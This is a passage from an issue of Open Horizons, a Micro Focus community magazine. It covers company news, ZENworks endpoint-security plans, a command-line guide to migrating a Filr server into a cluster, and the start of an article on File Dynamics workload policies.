OpenHorizons magazine

Issue 42 2018/3
www.ohmag.net

Bridging the old and the new

Privileged Account Manager

Secure Unified Endpoint Mgmt

Upsizing Filr

GroupWise 18.1 And Beyond

The Fortify Suite

GDPR: First Days

File Dynamics Workloads

OH Summit Review

Ask The Experts

For The Micro Focus Community

Crossing The Bridge

Micro Focus often uses the bridge metaphor to describe key aspects of the business they are engaging - "bridging the old and the new" - and to refer to the process of digital transformation.

Bridges can be thought of as generally providing a safe route[1] over otherwise impassable ground as well as linking up two disparate sides of a divide. The merger of MF with HPE Software is, perhaps, an example of the latter. More importantly, within the expanded MF product catalogue there are many solutions for customers to use to bridge between their existing systems and the promising lure of the cloud.

The cover image is of the Millau Viaduct, a modern iconic bridge crossing the river Tarn in southern France, which is often photographed with its pylons pushing through the low cloud that can settle in the valley – another analogy on the cloud based digital future ahead and Micro Focus' role in hybrid cloud services. However, unlike most bridges, the route travelled is rarely straight and there are many complications on the road. Security and governance are important must-haves and of course Micro Focus has solutions waiting for you - such as Privileged Account Manager, which we highlight in this issue along with the acclaimed Fortify suite of products.

This magazine is also adapting to the digital age. We see the need to bridge the print version (and digital advances have greatly extended the life of paper based magazines) with an online form of the magazine. As a start we are beginning to use QR Codes to provide quick access to online resources. Quickly scan the code using your mobile or tablet and be taken to either the online version or supporting documents. Click on the QR code here to go straight to www.ohmag.net and search the back issues of this magazine.

It's always good news when a respected member of the community agrees to contribute to the magazine. We're delighted to welcome Laura Buckley – a GroupWise enthusiast and stalwart – who has taken on the task of being our resident GroupWise expert to write the regular 'Ask The Expert: GroupWise' column.

So welcome to this issue of Open Horizons Magazine. We hope you find the content of interest to you. If you wish to join our band of authors then please get in touch.

[1] The recent tragedy in Genoa is a most unfortunate exception

The production of this issue has been sponsored by Open Horizons UK.

OpenHorizons magazine

Open Horizons is a not-for-profit organisation serving the Micro Focus community.

Open Horizons Magazine is published quarterly and subscriptions to the print edition are available. For further information please go to www.ohmag.net.

Chief Editor
Robin Redgrave | robin@open-horizons.net

Production Control & Layout
John Ellis | john@open-horizons.net

Open Horizons Magazine is published quarterly by the Open Horizons Community - www.ohmag.net.

OpenHorizons magazine

Issue 42

Cover image: The Millau Viaduct, France

Micro Focus News And Comment

Chief Revenue Officer

On 12 September Micro Focus announced the appointment of Jon Hunter as Chief Revenue Officer reporting directly to Stephen Murdoch, the CEO. Mr. Hunter joins Micro Focus from BMC where he most recently served as Senior Vice President for Worldwide Strategic Sales. In this new role he will lead all revenue functions for the company with a focus on aligning the company's go-to-market strategy to deliver end-to-end customer success. *(www.microfocus.com/about/press-room/article/2018/micro-focus-names-jon-hunter-as-chief-revenue-officer/)*

SUSE

On 1 July Micro Focus made the somewhat surprising announcement that its SUSE business was being sold for $2.535bn to Swedish private equity company EQT partners. SUSE will operate as an independent company. Founded in 1994, EQT invests in good companies across the world with a mission to help them develop into great and sustainable companies.

"Today is an exciting day in SUSE's history. By partnering with EQT, we will become a fully independent business," said Nils Brauckmann, CEO of SUSE. "The next chapter in SUSE's development will continue, and even accelerate, the momentum generated over the last years.

"Together with EQT, we will benefit both from further investment opportunities and having the continuity of a leadership team focused on securing long-term profitable growth combined with a sharp focus on customer and partner success. The current leadership team has managed SUSE through a period of significant growth and now, with continued investment in technology innovation and go to market capability, will further develop SUSE's momentum going forward."

Johannes Reichel, Partner at EQT Partners and Investment Advisor to EQT said: "We are excited to partner with SUSE's management in this attractive growth investment opportunity. We were impressed by the business' strong performance over the last years as well as by its strong culture and heritage as a pioneer in the open source space.

"These characteristics correspond well to EQT's DNA of supporting and building strong and resilient companies, and driving growth. We look forward to entering the next period of growth and innovation together with SUSE." *(http://www.eqtpartners.com/news/Press-Releases/2018/eqt-to-acquire-leading-open-source-software-provider-suse/)*

The Micro Focus share price hasn't benefitted from the SUSE sale and Micro Focus have been at pains to explain that the sale of SUSE does not affect the technical relationship between the two companies. Many MF solutions run on SLES – Open Enterprise Server for example, and the technical relationship between the two will be maintained.

At the end of October IBM further shocked the Linux world be agreeing a $34bn deal to purchase Red Hat. Contrary to the SUSE deal, IBM believe that they can enhance Red Hat's opportunities by bringing it under the Big Blue umbrella, although it will continue to operate independently.

Over the years IBM has been a big supporter of SUSE with a version of SLES running on System Z mainframes and Linux is an important technology for the company. Did the SUSE sale to EQT galvanise IBM into the deal with Red Hat? Were they also a suitor for SUSE? Whether IBM are justified in paying the much larger sum for Red Hat - with its greater market share - remains to be seen.

CyberSecurity Summit 2018

Micro Focus hosted this event in Washington D.C. from 25-27 September; a free event for customers with interests in their industry-leading cybersecurity products: ArcSight, Fortify, Identity & Access, Voltage and ZENworks. It featured hands-on workshop sessions for delegates to personally experience how these products can secure applications and data.

MF Universe 2019

MF Universe is back in 2019. The largest customer event in the MF calendar moves to Vienna next year, running from 26-28 March. There will be a greater focus on IM&G solutions and all things end-user computing.

You can register at:
www.mfuniverse-emea.com/register

Secure Unified Endpoint Management With ZENworks

by Darren VandenBos

Over the past 20 years, ZENworks has continuously evolved to help IT personnel manage the lifecycle of their endpoint devices, growing from its inception as a client management tool for Windows devices to its current state as a Unified Endpoint Management (UEM) solution for traditional Windows, Linux, and Mac devices as well as iOS and Android mobile devices.

Today, ZENworks continues to execute on its primary goals:

- Enable administrators to effectively manage a variety of platforms
- Provide efficient resource and application deployment
- Empower users through self-service
- Secure data and devices
- Simplify management via consistent workflow paradigms in a single management console

So, what's next in the continuing evolution of ZENworks? We will, of course, continue to enhance the current ZENworks UEM experience through increased capabilities around mobile device management, self-service, and traditional device support.

In addition to staying the course in those areas, we are increasing our focus on the security-related capabilities, moving ZENworks from a Unified Endpoint Management solution to a **Secure Unified Endpoint Management** solution.

Why Secure Unified Endpoint Management?

To understand the increased focus on Secure Endpoint Unified Management, you only need to look at the trending threats to endpoints today:

- **Rising Malware Attacks:** While malware attacks have existed for many years, they have increased in both frequency and creativity over the past several years. What started as viruses and worms has evolved into more sophisticated attacks such as ransomware and cryptocurrency mining (the ever-increasing and damaging CoinMiner programs that steal others' computing resources).
- **Increasing Software Patches:** In 2017 alone, operating system vendors Microsoft, SUSE, Red Hat, and Apple combined to release over 6000 patches. Add in major software vendors Mozilla, Adobe, Google, and Oracle and that number grows to over 6500.
- **Growing Number of Operating Systems and Applications:** IT departments are challenged with continuing to support existing platforms such as Windows, Linux, and Mac while ramping up support for mobile platforms such as iOS and Android. This effort, and the corresponding security concerns, are only amplified by the number of operating systems and applications available for each platform.
- **On-the-Move Users with Sensitive Data:** The number of mobile users continues to increase. For many, the days of static workspaces have been replaced by roaming laptops and mobile devices. These on-the-move devices carry sensitive data that needs to be secure. The 2016 Kensington *IT Security & Laptop Theft* report showed that one laptop is stolen every 53 seconds, over 70 million smartphones are lost every year, and 4.3 percent of company-issued smartphones are lost or stolen every year.
- **Shrinking IT Resources:** At a time when security threats and concerns are reaching an all-time high, IT organizations are



Figure 1: Securing devices against threats requires multiple layers of protection.

ZENworks is evolving from a Unified Endpoint Management solution to a Secure Unified Endpoint Management solution

ZENworks

Security Threat	Mitigation Method	ZENworks Solution
Malware attacks or network attacks	Patch, quarantine, personal firewall	Patch Management; Endpoint Security Management
Lost or stolen laptops or mobile devices	Encryption	Full Disk Encryption; Endpoint Security Management; Configuration Management
Transferring sensitive data via non-encrypted removable data drives (RDD)	RDD controls and encryption	Endpoint Security Management
Running unauthorized or vulnerable applications	Application controls	Endpoint Security Management; Configuration Management
Connecting to unsecure networks or accessing sensitive data from hotspots	Wireless and VPN controls	Endpoint Security Management
Performing personal and work tasks on the same device	Mobile device management	Configuration Management; Mobile Workspace

Figure 2: The ZENworks suite mitigates many security threats

being asked to do more with reduced staffs and budgets.

- IT administrators need all the help they can get to battle these ever-increasing threats. And with its current security capabilities, planned security enhancements, and potential integration opportunities with other Micro Focus security products, ZENworks provides a solid security solution that continues to grow stronger with each release.

ZENworks Security Today

Endpoints present a broad attack surface. Securing devices against threats requires multiple layers of protection (figure 1).

Today, ZENworks mitigates many of these security threats through solutions provided by ZENworks Patch Management, ZENworks Endpoint Security Management, ZENworks Full Disk Encryption, and ZENworks Configuration Management, as shown in the following table above.

ZENworks Security Tomorrow

Moving forward, we'll continue to add to the ZENworks security capabilities. In the next release (ZENworks 17 Update 4), planned enhancements to ZENworks Endpoint Security Management include folder encryption, filename wild card support for application control, and access control for Windows Portable Device storage.

Security enhancements in ZENworks Configuration Management include added configuration of Android device control settings.

But the transformation of ZENworks from a UEM solution to a Secure UEM solution involves much more than simply adding additional security functionality to endpoints.

It also involves helping you see the security status and risk level of devices in ZENworks as well as in other security solutions your organisation might be using. It involves being able to monitor and remediate emerging threats through known security methods such as the Common Vulnerabilities and Exposures (CVE) standard.

This enhanced security approach debuts in the ZENworks Atlantic and ZENworks Atlantic Update 1 releases that are tentatively scheduled for 2019. The ZENworks Atlantic release will introduce detection and

Figure 3: A new ZENworks security dashboard will be introduced in 2019

remediation of vulnerabilities based on the Common Vulnerabilities and Exposures (CVE) standard.

Using a new Security dashboard, you'll be able to track an individual CVE and monitor the remediation status of impacted devices. You'll also be able to monitor groups of CVEs based on criteria such as the number of impacted devices or the CVE severity rating.

Of course, you will be able to act on the dashboard data to apply all patches (in one deployment) needed to remediate the vulnerability. The low-fidelity mockup shown below gives an idea of what this dashboard will look like.



Figure 4: Introducing the concept of Device Risk, allowing you to identify at-risk devices

The ZENworks Atlantic Update 1 release will introduce the concept of Device Risk, allowing you to identify the at-risk devices in your organisation. You will be able to define the risk factors used to calculate a risk score and risk category for each device.

This could be factors such as the CVEs applicable to the device, the location of the device, the encryption status of the device, or the last contact time with the zone. With high-risk devices identified, you could then take actions to lower the risk as necessary. (figure 4).

Future security additions are not limited to in-product enhancements only. ZENworks gathers tremendous amounts of endpoint data that, when shared with other security products, can allow for increased awareness of risks within an organisation.

ZENworks 2017 Update 3 added the ability to output audit and system events in CEF format to Syslog servers. These events can be correlated in Security Information and Event Management (SIEM) tools, such as ArcSight and Sentinel, to alert administrators when specific events occur on the system.

Moving forward, we'll look at continued integration opportunities with other Micro Focus security products in order to provide customers with the most secure environments possible.

Final Thoughts

Endpoint security has never been more needed than it is today. Security breaches can lead to loss of customer confidence, cost both time and money, and lead to regulatory sanctions. Through its solid foundation of security policies and patching, ZENworks provides multiple layers of protection to mitigate risks and secure endpoints.

Extending on this foundation is the focus of our upcoming releases. Soon, you'll soon be able to better expose the vulnerabilities impacting your endpoints, evaluate the risks associated with these vulnerabilities, share that risk data with other security solutions, and take action to mitigate those risks.

Unified Endpoint Management to Secure Unified Endpoint Management – the next step in the ongoing evolution of ZENworks.

Disclaimer: *This article includes information about forward looking capabilities. While we strive to ensure that we deliver the functionality described in the approximate timeframe, market priorities can shift, customer issues can occur, and other factors not within our direct control can cause priorities to shift. The information presented represents the best possible information we have at this time and should be seen as a directional indicator.*

Darrin VandenBos is the Product Manager for ZENworks Endpoint Security, Full Disk Encryption, and Patch Management and has worked with ZENworks since its inception. He enjoys golf, travel, and spending time with his wife and three children.

Further reading:

Get Ready For ZENworks 2017 Update 3! by Jason Blackett
OHM41, 2018/2, p15-18

The ZENworks Atlantic Update 1 release will introduce the concept of Device Risk

Upsizing Filr: From A Single Server To A Large Clustered Environment

by Diethmar Rimser and Robin Redgrave

Even though a single server installation of Filr is recommended only for proof of concepts and small installations the telemetry being received show that about 80% of Filr installations are single server. Unfortunately, there is no supported way to move from a single server to a large, or large clustered installation. Working with Micro Focus we have come up with a way to move between the two. This process has been refined and stream-lined from the presentation we gave at the 2018 Open Horizon Summit in Berlin to make it as easy as possible to undertake.

There are a number of reasons why you may have a single server installation of Filr; it is easier to install one server than multiple servers or you may have just set it up as a proof of concept, but as is so often the case, it evolved into a production system. So why move from a single server installation?

There are a number of reasons why you should consider using a large clustered Filr system as your production environment:

1. Scalability. The documentation states that "With a few exceptions, small deployments are only suitable for proof-of-concept". Typically, the few exceptions are for smaller sites with limited resources and only a few users. With a clustered deployment you can handle hundreds of thousands of users.
2. Performance. With separate servers handling different components of Filr the performance for your users can increase.

   For instance, you can have a dedicated node just for doing file synchronisation and leave the other web nodes just with the job of handling the users. Or you could have dedicated nodes for handling mobile and desktop users.
3. High availability. If Filr is a mission critical application within your organisation then it is important that you can deliver a highly available environment, with a clustered install you can deliver multiple web front-ends, multiple indexers and a clustered database, all which ensure that the environment will continue running if a server shuts down.

If you are not using Personal Storage you could always just set up a large clustered system from scratch with the same settings as the existing system. You could import the same users and expose the same file system, however there are many things that would not carry across.

Most importantly any shares, or comments, that you had created would not be there, and any existing links in emails to documents in Filr would be invalid, and of course all existing Mobile and Desktop clients would need to be reconfigured.

The process

This is the step by step guide to what you need to do to migrate. The process is straight forward, but does involve some downtime for your users.

1. Backup/snapshot the existing appliance. The process that we have come up with is non-invasive, and does not alter the existing appliance in any way but it is always best to be on the safe side.

   At the end of the migration the original server will be unaltered and can be run up again should it need to be, but do take a backup just in case.

If you are doing a snapshot then bear in mind that if the data disk is flagged as independent then it will be excluded from the snapshot, in which case it may just be easier to clone the appliance.

2. Patch the existing Filr appliance to the latest version. This is important as it can be dangerous running appliances that are at different versions.

   Telemetry again shows that about 50% of customers that are on 3.x have not patched to the most recent version. Just think about all those new features and security patches you are missing out on.

If you are unsure on how to do this have a look at the last issue of the magazine, Robin covered how to set up the online update there.

3. As a clustered install needs a shared area you will need to create an NFS or CIFS share to use as the shared clustered drive, call it vashare. This will be used to store communal files used by all nodes.



Figure 1: Patches to be applied

Typically, unless you are using personal storage, this should be a relatively small size.

a. If you are creating an NFS share then set it up with recommended clustered settings for Filr of rw and no_root_squash.

b. If you are using a Windows share then you will also need to create a user that Filr can use to access the share and don't forget to give them rights to it. To simplify things, maybe use the Filr Proxy user that is used for accessing Net Folder Servers.

4. Import a search appliance and patch it to the latest level in the same way that you patched the existing appliance. Do not be alarmed if the number of patches to apply is different to the single server appliance as different appliances have different patches. Login as vaadmin to configure the search appliance as you normally would for a cluster. This is covered in Section 8 of the Filr Installation documentation.

Make sure that you enable SSH on this appliance as it will be needed when the index files are copied over later.

5. If you are planning on using the database appliance then

a. Create a database appliance patched to latest version

b. Configure it as covered in the documentation for a clustered installation

If possible, we would advise to avoid using the database appliance. The reason is that you cannot cluster it. Instead build either a clustered MySQL/Maria environment, or, if possible, use an existing database environment.

If you have an existing MS SQL environment, and wish to use that, then it is possible to migrate your existing MySQL database across to MS SQL, this is covered in section 11 in the Filr Maintenance Best Practice guide.

6. Stop Filr on the existing single server appliance by logging in to the existing server's console as root and typing:

rcfilr stop

This will shut down the Filr web application but leave MySQL and other processes running. Shutting down Filr will mean that there will be no additional changes to the databases or file system. At this point your users will be unable to use Filr.

7. To move the existing database, from the existing Filr appliance type:

mysqldump -u filr -p<password> filr | mysql -u filr -p<password> -h <address of new db> filr

Depending on the size of the database, this may take a while. The main factor in the size of the database is the number of files that are exposed.

8. You could recreate the index from scratch but it is quicker to copy over the existing index to the search appliance. To copy the existing Index use:

scp -rp /vastorage/search/lucene/ root@<address of new search>:/vastorage/search*

Yes; that is a slightly different path from that used on the search appliance as to that used on the single server appliance. The r is to do a recursive copy of the directory and the p is to keep the existing permissions.

If you wish to have a pair of appliances (for high availability) and copy the index across a second time to the second appliance.

9. Next you need to copy directories from existing the vastorage/filr to vashare/filr on the NFS/CIFS drive

Implement a clustered Filr environment for reasons of scalability, performance and high availability

a. On the existing appliance mount the vashare drive
   i. If using a NFS share then use:

   mount <nfs server>:/vashare /mnt

   ii. If using CIFS then use

   mount -t cifs -o username=<win user> // <serveraddress>/vashare /mnt

b. Once it is mounted copy the files with

cp -rp /vastorage/{filr,conf} /mnt

This will just copy the two directory structures we need to the shared area.

10. Now we are ready to swap out the web appliance so power down the old appliance. You will be able to decommission it in a few days when you are sure that the migration has been successful.
11. Add a new Web appliance as if it is the second appliance on a cluster using the IP address from the original appliance, so there is no need to reconfigure firewalls and so on.
    a. Configure in the normal way for a clustered appliance, using the shared storage the files were copied over to.
    b. Patch the appliance to the latest patch level
    c. Set all the appliance specific settings (on the 9443 port) as they were previously
12. Test and confirm it works
    a. All the settings from the administration console will have carried across. Also shares and comments.
    b. If there is a problem, and it cannot be resolved, power down all the new appliances and power up the old one, your users can continue running Filr as they did before.
    c. Optionally, deactivate SSH services on the search appliance if you do not need them
13. You should then consider adding any additional nodes to give you the scalability/high availability that you might have wanted. Remember you will need a load balancer in front of the web nodes.

Conclusion

While many FIlr installations would benefit from being upsized for the reasons given remember that this process is not supported: though both Filr Development and Support have said that they see no issues with it. We suspect that if you have a problem then Support will endeavour to assist you, albeit on a best effort basis.

Diethmar Rimser started working with Novell solutions back in 1985. As a professional instructor since 1994 he has taught both Novell and Microsoft solutions. Now all his consulting and training activities - at his company BrainAgents - are based around GroupWise, Vibe and Filr. He is a member of the Open Horizons management team.

Robin Redgrave is a Solutions Consultant based in the UK and has been working with collaboration products for over 30 years. He joined WordPerfect in 1987, transferred to Novell with the merger in 1994, and is now with Micro Focus. He is a regular speaker at the Open Horizons Summit and many other events.

Filr Adds Support for AppConfig

Devadas Kovilakath writes: mobile devices give users greater freedom to access and share data from anywhere, anytime, on any device. But for IT Administrators, it means a greater amount of time spent managing these devices—especially in organisations where BYOD is the norm.

That's where Mobile Device Management (MDM) and Enterprise Mobility Management (EMM) solutions come in. Filr, for example, has been integrated with MobileIron for quite some time, helping many of our customers to secure data access on mobile devices.

In addition to MobileIron, Micro Focus Filr mobile apps now supports AppConfig and ZENworks. Admins can remotely pre-configure managed configuration parameters such as Filr server details, user name etc. This ensures that these parameters are applied automatically as soon as the user launches the Filr app on a mobile device, thereby providing users a seamless experience.

AppConfig (www.appconfig.org) is a community that focuses on providing tools and best practices around native capabilities in mobile operating systems. Their aim is to enable a more consistent, open, and simple way to configure and secure mobile apps, in order to increase mobile adoption in the business environment.

Businesses benefit from secure, work-ready apps that require minimal setup and enable them to leverage existing investments in Enterprise Mobility Management (EMM), VPN, and identity solutions. Ultimately, your apps are simpler to configure, secure, and deploy.

So, if your organisation is using an MDM/EMM solution that supports AppConfig (https://appconfig.org/members/), you can now manage the Filr mobile app much more easily and securely.

Working With Workloads In File Dynamics

by Lothar Wegner

One of the powerful new features in File Dynamics is Workload Policies. Before discussing Workload Policies, and File Dynamics for that matter, we should spend a few moments clarifying a few things.

File Dynamics

File Dynamics is a new product addressing the need to allow the people who actually own and understand the data to manage that data themselves – without IT intervention. While this may seem obvious, that is not actually how information is often managed today.

Consider this – in the first office I worked in everything was done on paper files. Each cubicle had a filing cabinet for your personal files and the file folders of the information that you were working on at the time. These "files" you were working on were otherwise stored in the massive rolling file system that was on each floor – for each department.

A group procured the necessary filing cabinets for each cubicle, expanded the central filing system when necessary and ensured the information was safe and secure by supplying the appropriate lockable and fireproof cabinets.

That group however did not know anything about the contents of each file folder and whether or not some of the paperwork in there was redundant, no longer needed, or needed to be archived when the time came. That task was left to the people who worked with the file folders on a daily basis.

Fast forward to today and IT procures the storage needed to store the electronic files and information; they back up the information, secure it with appropriate security policies, patch the operating systems and hardware hosting that data but for the most part, they do not know the contents of the information that is being hosted there and its significance to the business. To them the information simply keeps growing and they struggle to keep up with the demand from end-users for more and more storage.



Figure 1: A sample graphical report generated from File Reporter

File Dynamics allows IT to delegate the lifecycle management of the information to the appropriate data owners

Data Owner

The data owner is the person who knows and understands the information and is authorised to manage it. In my "office" days above, as I worked on a file and saw something that was older than a given date and of a certain type of document, I was empowered to purge it from the file folder, or send it to archives as per the policy.

This was to keep the overall file size manageable (an active file could be several inches thick), but also

Date-Age Report — Micro Focus Data Security

Report Data

Date	Total File Size	File Count
2002	8.55 MB	18
2004	1.53 MB	16
2005	991.45 KB	5
2006	1.53 MB	18
2007	1.39 MB	4
2008	3.5 MB	17
2009	2.11 MB	9
2010	8.59 MB	19
2011	11.14 MB	13
2012	2.59 MB	15
2013	47.81 MB	142
2014	8.81 MB	9
2015	117.81 MB	232
2018	24.33 MB	24

Figure 2: A tabular report resulting from a search of data sources

more importantly keep the rolling file system in check. These systems consumed vast amounts of very expensive floor space. Not only that, but expanding them when the time came was no easy task.

From an IT perspective, File Dynamics allows IT to delegate the lifecycle management of the information to the appropriate data owners in the same way that we did with those paper based files. No longer is the information that IT manages a giant black box of information and no longer are the data owners absolved of managing their information because "they don't have rights" or "don't know how".

Workload Policies

Workload Policies allow designated Data Owners to request the File Dynamics engine perform a series of actions on their data. A Workload is initiated by uploading a CSV file, containing paths file names, and some other information into the Data Owner Client – a client built for the non-IT owners of the information which can perform actions these files.

The Data Owner, the person who understands what these files are and their importance to the business, can do any additional filtering of the list and then request actions such as copy, move, delete and re-assign the security permissions owner.

With a high-level understanding of File Dynamics and some of the terminology out of the way, we can now dig into how you might begin to use this new feature. As we've already stated, the input into this Workload is a CSV file containing file names and paths.

While just about anything could create this CSV file, including a script of some sort or even just manual effort, let's instead look at a common scenario beginning with File Reporter.

File Reporter

File Reporter is a product that has been around for over 8 years now. It is essentially an inventory product for your data. It can tell you how much data you have, what type of files they are, who owns it, who has rights to it, when was the last time it was used and so on.

One of the reports that excites a lot of IT people is the file aging report – Figures 1 (previous page) and 2.

It gives them the evidence they are looking for, and have long suspected, that demonstrate that, in many cases, 50%-90% of their data is in fact "stale" and simply not being used. Since the data is not theirs, the challenge is always how to convince the users to clean up their old files.

The users of course complain that either "they need them" (even though the report shows they clearly don't) or that they wouldn't know how to clean them up or be able to clean them even if they did because their number or locating them. Fortunately, a tool to do exactly that is now available.



Figure 3: Creating a workload file for a data owner to analyse

Note: for the remainder of this use case we will continue to focus on the file aging report but this could just as well be an:

- orphaned file report,
- (prohibited) file type report,
- file size report
- *file content* report which indicates the content of those files contain things like personally identifiable information, credit card information or healthcare information.

In any case, as long as the data from the report is saved into a CSV format, it can be consumed by the Data Owner Client.

File Dynamics

Before we can act on the data from this Workload CSV report that we've produced, we first need to do a bit of setup within File Dynamics. Within the File Dynamics Administration console we will need to create a *Workload Policy*. To do this, go to *Target Driven | Policies | Workload* and create a new policy. As you can see in Figure 3, the policy applies to the *HQShare\Departments\Sales* data and to two defined Data Owners, Amanda Cox and Carl Lawson.

Amanda and Carl can process the contents of any Workload CSV file pointing to the *Sales* share in HQ. Any references to files outside of this share or files and folders below here to which they do not have rights will be ignored – per the policy.

File Dynamics Data Owner Client

Now that we have Workload CSV file and a policy in place, let's see what this looks like from a Data Owner (Amanda Cox) perspective within the Data Owner Client – Figure 4.

The client is flexible in terms of functionality. You can either drag and drop your Workload CSV file onto the Workload icon or click on it to enter the Workload capabilities of the client – Figure 5. From here

